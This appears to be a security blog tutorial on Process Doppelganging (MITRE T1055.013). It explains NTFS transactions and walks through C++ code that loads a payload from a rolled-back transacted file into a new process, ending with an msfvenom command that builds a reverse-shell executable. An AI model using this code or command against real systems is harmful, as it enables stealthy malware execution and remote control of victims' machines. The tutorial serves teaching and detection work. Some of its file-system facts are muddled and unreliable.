Process Doppelganging (Mitre:T1055.013)

April 14, 2022 By Raj Chandel

Introduction

Eugene Kogan and Tal Liberman presented a technique for defense evasion called "Process Doppelganging" in Blackhat EU 2017 which can be found **here** and a video of the session **here**. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. We'll see this in action in live code.

MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)

MITRE Technique ID: Process Injection (T1055)

MITRE SUB ID: Process Doppelganging (T1055.013)

Table of Content


File systems

Before we proceed further, it is necessary to know a little about Windows Filesystems. They allow files and directories to be stored in physical memory in small clusters (logical blocks) while maintaining a table of index to refer to where each file is stored and in which cluster. Windows supports two major file systems: FAT and NTFS

FAT: File Allocation Table is the legacy format to maintain hard disks, removable storage etc. They come in three formats FAT12, FAT16 AND FAT32. Each of these versions provides a different cluster size and different maximum file size. For example, FAT12 only supported files as large as 32 MB while the newer FAT32 supports files up to 32GB (theoretical limit 16 TB) with a cluster size of 8 KB. They are wisely used in storage medias that have to be used on different operating systems (windows, Linux, macOS).

NTFS: Windows developed the New Technology File System (**NTFS**) that is the most popular file system in Windows OS. It overcame various FAT limitations and had the following features:

- Large File Size Limit: 16 exabytes
- Larger size of cluster: varying from 4KB to 2048 KB depending on file size. Refer **here**. So, if a file is 4 Gb, it gets divided in 1 million 4Kb clusters (approx.). Or even if the file size is 4.1 Kb, it gets divided in 2 clusters each of size 4KB (4+0.1 KB in clusters)
- Journaling file system: It maintains a record of changes ($Logfile) so that it can recover data following a system failure/corruption
- Supports inbuilt encryption (turns file name to blue if encrypted)
- Supports file permission model on memory (RWX)
- Limited Cross OS compatibility.



	NTFS	FAT32
Full-Form	New Technology File System	File Allocation Table
Structure	Complex	Simple
Maximum file size	16 TB	4 GB
Encryption	Encrypted with Encrypting File System (EFS)	Not encrypted
Fault tolerance	Automatic troubleshooting is present	No provision for fault tolerance
Compression	Supports file compression	No compression is allowed
User-level disk space	Present	Not present

Working of NTFS: NTFS uses a B-Tree directory schema to keep track of file clusters. It already has various built-in memory spaces for things like:

- $BOOT: Contains boot manager sequence which helps an OS to start up

- $MFT: Master File Table is an index of all the files present on the directory. Any lookup is done by referring to this table.
- $MFTMir: Master File Table Mirror is a redundant MFT for backup purposes.
- $FileSystemData: Contains misc data not in MFT
- Refer **here** for more functions.

So, when an HDD is formatted and files stored in it, MFT gets updated with the knowledge of the file clustering and value in each cluster. Next time a user looks up the file, MFT refers to that physical location and loads the file.

NTFS Transactions

Essentially memory is a 2D matrix containing references to files and OS variables. Much like the transactions in databases, transactions in NTFS are also possible which lets a user play with the memory segments. One can manually perform operations on a particular NTFS sector(memory segment) and input data in it using various Windows APIs provided by Microsoft.

Transactions encapsulate a series of operations into a single unit. Hence, multiple operations can be treated as an integrated unit transaction that get executed if each and every transaction returns true, or fails entirely even if a single transaction fails.

Windows API functions on NTFS transactions can be referred to **here**.


Read more about Transactions **here**.

Process Doppelganging

Now that we have established an understanding of Transactions on NTFS, let's understand Process Doppelganging. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. Let's understand this via code contributed by Hasherezade **here**.

Step 1: Create a new NTFS transaction, which is nothing but an operation on the memory space. Windows has provided the following function to do this:


- **CreateTransaction()**



```
HANDLE hTransaction = CreateTransaction(nullptr, nullptr, options, isolationLvl, isolationFlags, timeout, nullptr);
if (hTransaction == INVALID_HANDLE_VALUE) {
    std::cerr << "Failed to create transaction!" << std::endl;
    return INVALID_HANDLE_VALUE;
}
wchar_t dummy_name[MAX_PATH] = { 0 };
wchar_t temp_path[MAX_PATH] = { 0 };
DWORD size = GetTempPathW(MAX_PATH, temp_path);
```

Step 2: Inside this transaction, we create a dummy file to store the payload. This reserves a space equivalent to the size of our malicious payload in the section.


- **CreateFileTransacted()**



```
GetTempFileNameW(temp_path, L"TH", 0, dummy_name);
HANDLE hTransactedFile = CreateFileTransactedW(dummy_name,
    GENERIC_WRITE | GENERIC_READ,
    0,
    NULL,
    CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL,
    NULL,
    hTransaction,
    NULL,
    NULL
);
if (hTransactedFile == INVALID_HANDLE_VALUE) {
    std::cerr << "Failed to create transacted file: " << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
```

Step 3: Using the above function, our dummy file is now ready to be generated. We now need to create a new section where this gets stored.


- **CreateSection()**



```
    HANDLE hSection = nullptr;
    NTSTATUS status = NtCreateSection(&hSection,
        SECTION_ALL_ACCESS,
        NULL,
        0,
        PAGE_READONLY,
        SEC_IMAGE,
        hTransactedFile
    );
    if (status != STATUS_SUCCESS) {
        std::cerr << "NtCreateSection failed: " << std::hex << status << std::endl;
        return INVALID_HANDLE_VALUE;
```

Step 4: Now that we have create a section, including our dummy file with our payload in it, we no longer need our file and the payload can exist in memory, i.e., “fileless payload.” We can now rollback our transaction and delete this dummy file. This would not delete our section and our payload lives in it.


- **RollbackTransaction()**



```
if (RollbackTransaction(hTransaction) == FALSE) {
    std::cerr << "RollbackTransaction failed: " << std::hex << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
CloseHandle(hTransaction);
hTransaction = nullptr;
```

Step 5: Now the malicious code is stored in a section. We need to create a new process and attach this section to it. This is the “doppelganger process”


- **NtCreateProcessEx():** It can load a process using a section containing PE content too as well as a PE File!



```
HANDLE hSection = make_transacted_section(targetPath, payladBuf, payloadSize);
if (!hSection || hSection == INVALID_HANDLE_VALUE) {
    return false;
}
HANDLE hProcess = nullptr;
NTSTATUS status = NtCreateProcessEx(
    &hProcess, //ProcessHandle
    PROCESS_ALL_ACCESS, //DesiredAccess
    NULL, //ObjectAttributes
    NtCurrentProcess(), //ParentProcess
    PS_INHERIT_HANDLES, //Flags
    hSection, //sectionHandle
    NULL, //DebugPort
    NULL, //ExceptionPort
    FALSE //InJob
);
if (status != STATUS_SUCCESS) {
    std::cerr << "NtCreateProcessEx failed! Status: " << std::hex << status << std::endl;
    if (status == STATUS_IMAGE_MACHINE_TYPE_MISMATCH) {
        std::cerr << "[!] The payload has mismatching bitness!" << std::endl;
    }
```

Step 6: Finishing. We need to fill some of the process paramters manually and link it to the current PEB for the process to run properly. Refer the code for how it is done. The supporting function used is:


- **Setup_process_paramters**



```
if (!setup_process_parameters(hProcess, pi, targetPath)) {
    std::cerr << "Parameters setup failed" << std::endl;
    return false;
}
```

Step 7: Point EAX to the entry point and create a new thread to start execution.

- **CreateThreadEx**




```
    std::cout << "[+] Process created! Pid = " << std::dec << GetProcessId(hProcess) << "\n";
#ifdef _DEBUG
    std::cerr << "EntryPoint at: " << (std::hex) << (ULONGLONG)procEntry << std::endl;
#endif
    HANDLE hThread = NULL;
    status = NtCreateThreadEx(&hThread,
        THREAD_ALL_ACCESS,
        NULL,
        hProcess,
        (LPTHREAD_START_ROUTINE) procEntry,
        NULL,
        FALSE,
        0,
        0,
        0,
        NULL
    );
```

That's it! That's all the steps. Let's see this in action now.

Demonstration

Before we begin, please note that Windows 10 is detecting this attack as the defender has updated the signatures associated with Doppelganging. When detected, it looks like:




Behavior:Win32/DoppelInjector.A!attk
4/14/2022 5:23 PM (Active)
Severe

Please refer to the CARO naming convention to understand this naming.

Hence, we will use Windows 7/8/8.1 to execute the attack. First, we need to create a malicious Exe using msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > hello.exe
```

